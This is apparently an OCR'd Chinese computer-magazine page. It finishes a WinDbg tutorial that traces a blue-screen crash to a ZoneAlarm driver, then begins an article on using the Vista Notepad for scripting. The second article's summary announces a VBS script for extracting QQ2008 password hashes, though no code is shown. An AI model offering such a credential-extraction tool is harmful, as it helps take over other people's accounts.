


图3




图4

使用WinDbg分析系统蓝屏时的转储文件并不一定要在出现蓝屏问题的系统中进行，在正常的系统中分析蓝屏系统生成的dmp文件也可以，不会影响分析结果（我几次想在XP系统中进行分析，有时还没开始分析就蓝屏了，有时是还没分析完就又蓝屏了），我是把XP系统下蓝屏时生成的dmp文件拷贝出来，打开Vista系统，然后又打开虚拟机，在虚拟机里的XP系统中进行分析的。我选择了最近一次系统蓝屏时生成的转储文件Mini031609-03.dmp进行分析。要进行分析，首先要配置WinDbg将要使用的调试符号文件（Symbol File）的位置。什么是调试符号文件呢？符号文件是随DLL文件或者EXE文件建立时产生，提供包含在可执行文件和动态链接库（DLL）中的函数的占位空间。此外，符号文件还可以表示达到失败点的函数调用路线图。

当我们使用各种Microsoft工具调试应用程序时，必须拥有符号信息，这样才能正确分析出问题根源。那我们该如何设置调试符号文件的位置呢？我们既可以从微软官方网站下载完整

的符号文件包（同位于WinDbg下载页面），也可以使用微软的符号文件服务器（Microsoft Symbol Server）。我建议使用后者，因为一次分析所要用到的符号文件局限于有限的几个而已，而完整的符号文件包有好几百兆大，使用后者可以让程序自动下载，既节省时间，又可以确保符号文件是最新的并且是正确的（如果你的电脑不能上网，可以把dmp文件拷贝到能上网的电脑上进行分析）。在WinDbg中点击“File”菜单，选择“Symbol File Path …”，在打开的对话框中输入**SRV*DownstreamStore*http://msdl.microsoft.com/download/symbols**后点击“OK”按钮即可，如图3。

点击“File”菜单，选择“Save Workspace”来保存当前的设置，设置完了符号文件后，就可以进行内存转储文件的分析了。点击“File”菜单，这次要选择“Open Crash Dump …”，然后通过文件打开对话框打开生成的待分析的内存转储文件Mini031609-03.dmp，然后就会打开一个调试窗口，一开始信息很少，下方的状态栏显示“Debuggee not connected”，如图4。

这时候不要急，什么也不要动，耐心等待，直到出现如图5所示的提示信息，这时候右下方的命令输入区域就会呈可输入状态，点“!analyze -v”链接进行继续分析，当然在命令输入区域输入“!analyze -v”后回车也可以的。点了“!analyze -v”链接后很快就看到了如图6所示的结果，出现问题的模块的名字（MODULE_NAME）是vsdatant，具体文件名（IMAGE_NAME）是vsdatant.sys，继续点vsdatant上的链接就可以对问题进行深入分析，不过对我来说已经没有必要了，因为我已经知道了导致蓝屏的是vsdatant.sys这个驱动文件，直接以这个文件名在baidu上进行搜索，发现是ZoneAlarm防火墙的一个驱动文件，很多人反映说同时安装了卡巴斯基和ZoneAlarm防火墙后有蓝屏现象，而我也正好安装了卡巴斯基反病毒软件2009和ZoneAlarm防火墙。卸载掉ZoneAlarm防火墙后问题得到了解决，系统再也不蓝屏了。




图5




图6

蓝屏真的很烦人，使用WinDbg可以找出导致蓝屏的真凶，也被蓝屏问题所困扰的小菜们快来试试吧（也许很多人的系统并没有出现过蓝屏问题，没有系统蓝屏时产生的内存转储文件，为了能让大家实际分析一下，我把我的内存转储文件Mini031609-03.dmp跟稿子一起打包了）。

（本文所涉及到的WinDbg、内存转储文件Mini031609-03.dmp已收录到光盘中）

让脚本编程飞升

狂ぁ乱码

文章难易度：★★
文章内容：Vista记事本提高编程效率及作者写的QQ2008 QQHASH值提取的VBS脚本

小菜我学习bat和vbs脚本有段日子了，掐指一算竟已一年有余，记得半年前写了个vbs的电子书下载工具，代码有七八十行吧，可是写了个把月（那时还没买电脑，只能一星期去一次网吧），因为调试起来甚是伤神，运行后，就像图1那样（以前的那个电子书下载工具已经被我更新到3.3了，现在只是用这个来做示范）老是提示：行59，错误缺少'Then'。无奈的打开记事本，先取消掉自动换行，如图2，然后一行行的数到第59行，如果是几百行的代码，那可是相当的艰巨啊。更为可气的是数到那行后，定睛一看，顿时有种想喷血的冲动，一个“Then”因手误错打成了“yhen”。可见，千里之堤毁于蚁穴是多么残酷的事情了。

我想小菜们也经常碰到这样的事情吧，不过现在我已经很少犯这种低级的错误了，不是因为我细心了或打字水平飞升，而是因为一款小工具（小菜们同时惊叹道：“世间竟有此等宝物！”）不错，它就是从Vista系统中提取的记事本（NOTEPAD.exe，有1.56MB，而XP中的则是65.0KB），网上也有模仿它的工具NOTEPAD2，但是我还是建议使用Vista版的，因为Vista版的记事本是单文件，而NOTEPAD2有个配置文件（注意：可是在X档案里看到有些大虾系统是Vista的，但他们打开的记事本却是和XP下的一样的，大家可以翻看一下上期的X档案，我有点搞不懂。Vista版的记事本是我卸载NOTEPAD2时发现的，到底是不是Vista提取的我也不清楚，如果说错了别怪哦）。




图1






图2

